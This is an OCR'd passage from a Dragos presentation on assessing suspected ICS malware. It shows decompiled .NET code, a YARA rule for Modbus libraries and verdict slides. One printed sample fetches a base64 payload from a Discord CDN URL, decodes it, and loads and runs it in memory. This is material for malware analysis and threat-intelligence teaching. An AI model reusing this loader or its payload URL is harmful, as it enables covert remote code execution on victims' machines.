113      || sub_405530((char *)Buf, "Firewall", v11) != -1
114      || sub_405530((char *)Buf, ".xls", v12) != -1 )
115    {
116      break;
117    }
118LABEL_43:
119    LOBYTE(v55) = 1;
```









Rapid SCADA

DRAGOS

Last HTTPS Certificate ⓘ

JARM Fingerprint

15d3fd16d29d29d00042d43d000000f6a76359d2423084924eaeb5187f1701

Last HTTPS Certificate

```
Data:
   Version: V3
   Serial Number: 3368e5049c92babc09d38d9e7ea2082acd7
   Thumbprint: 60712d03f9c86e13e8a9080f8767bb8bf4b107b4
Signature Algorithm:
   Issuer: C=US , O=Let's Encrypt , CN=R10
   Validity
      Not Before: 2024-10-08 20:18:32
      Not After: 2025-01-06 20:18:31
   Subject: CN=challenges.hackrocks.com
   Subject Public Key Info:
      Public Key Algorithm : RSA
         Public-Key: (2048 bit)
         Modulus:
            95:cc:ac:2f:15:2e:05:2b:13:63:c7:a2:df:5a:25:
            f9:4b:1e:96:44:e2:f8:25:88:fc:bc:02:f0:94:9d:
            2d:f3:30:ab:bd:db:e2:7f:90:93:b1:61:eb:71:8e:
            61:36:f0:85:80:92:4e:e7:73:df:6c:9e:fe:2e:df:
            73:63:5e:2f:b8:68:0c:ec:bf:3d:86:5f:28:fc:4d:
```

hackr0cks

Create real-world **Capture The Flags (CTF)** to simulate real exploits, uncover weak points, and secure your systems before attackers do.

DRAGOS

Rapid SCADA


Verdict: CTF

ICS-Capable ✗


Malicious Intent ✗

Adverse Effects ✓
















DRAGOS

.NET Modbus Samples

```
61  rule Modbus_Libs {
62      condition:
63          (reasonable_size and executable_file) and
64          (
65              NModbus or modbus_dotnet or modbus_net or csModbus or EasyModbusTCP
66          )
67  }
```





DRAGOS

```
1   using System;
2   using EasyModbus;
3   using WindowsFormsApp83;
4
5   // Token: 0x02000002 RID: 2
6   internal class bqk
7   {
8       // Token: 0x06000001 RID: 1 RVA: 0x00002568 File Offset: 0x00000768
9       private static void Main()
10      {
11          try
12          {
13              new ModbusClient("Ldug", 502).connect();
14          }
15          catch
16          {
17          }
18          new Zsohv();
19      }
20  }
21
```

DRAGOS

```
34          // Token: 0x06000004 RID: 4 RVA: 0x00002258 File Offset: 0x00000458
35          public ArrayList ArrayList()
36          {
37              return new ArrayList
38              {
39                  Assembly.Load((byte[])bql.GetSusDiscordPNG()),
40                  0,
41                  "Uqokpnpmnzhx"
42              };
43          }
```

DRAGOS

```
30      // Token: 0x06000007 RID: 7 RVA: 0x00002680 File Offset: 0x00000880
31      public static object GetSusDiscordPNG()
32      {
33          object obj;
34          for (;;)
35          {
36              try
37              {
38                  byte[] array = bql.DoHTTPGet("https://cdn.discordapp.com/attachments/1064088249645137931/1090641131898929244/Tlqiekeq.png");
39                  obj = bql.SwapChars((byte[])bql.ConvertFromB64(Encoding.ASCII.GetString(array)));
40              }
41              catch
42              {
43                  continue;
44              }
45              break;
46          }
47          return obj;
48      }
```

DRAGOS

```
13          public Zsohv()
14          {
15              ArrayList arrayList = this.ArrayList();
16              if (arrayList[0] != null)
17              {
18                  Type type = ((Assembly)arrayList[0]).GetExportedTypes()[(int)arrayList[1]];
19                  if (type != null)
20                  {
21                      object obj = type.InvokeMember((string)arrayList[2], BindingFlags.InvokeMethod, null, null, null);
22                      if (obj != null)
23                      {
24                          new ModbusClient(obj.ToString().ToLower())
25                          {
26                              fan = Parity.None,
27                              fao = StopBits.Two
28                          }.connect();
29                      }
30                  }
31              }
32          }
```

DRAGOS


.NET Modbus Samples

Verdict: Red team tool…?


ICS-Capable ✓

Malicious Intent ✗ ?

Adverse Effects ✗



ICS malware as an Intelligence Assessment





IoT Exploit

KurtLar_SCADA

Rapid SCADA Masquerade

.NET Modbus Tomfoolery


name:"*SCADA*" AND type:python AND submitter:IR


name:"*SCADA*" AND type:python AND submitter:IR







Always on Alert for ICS Malware!

Thanks!

Jimmy Wylie
jimmy@dragos.com
@mayahustle.bsky.social
@mayahustle@infosec.exchange

Sam Hanson
shanson@dragos.com
@sam-hans0n.bsky.social
http://sam-hanson.space

DRAGOS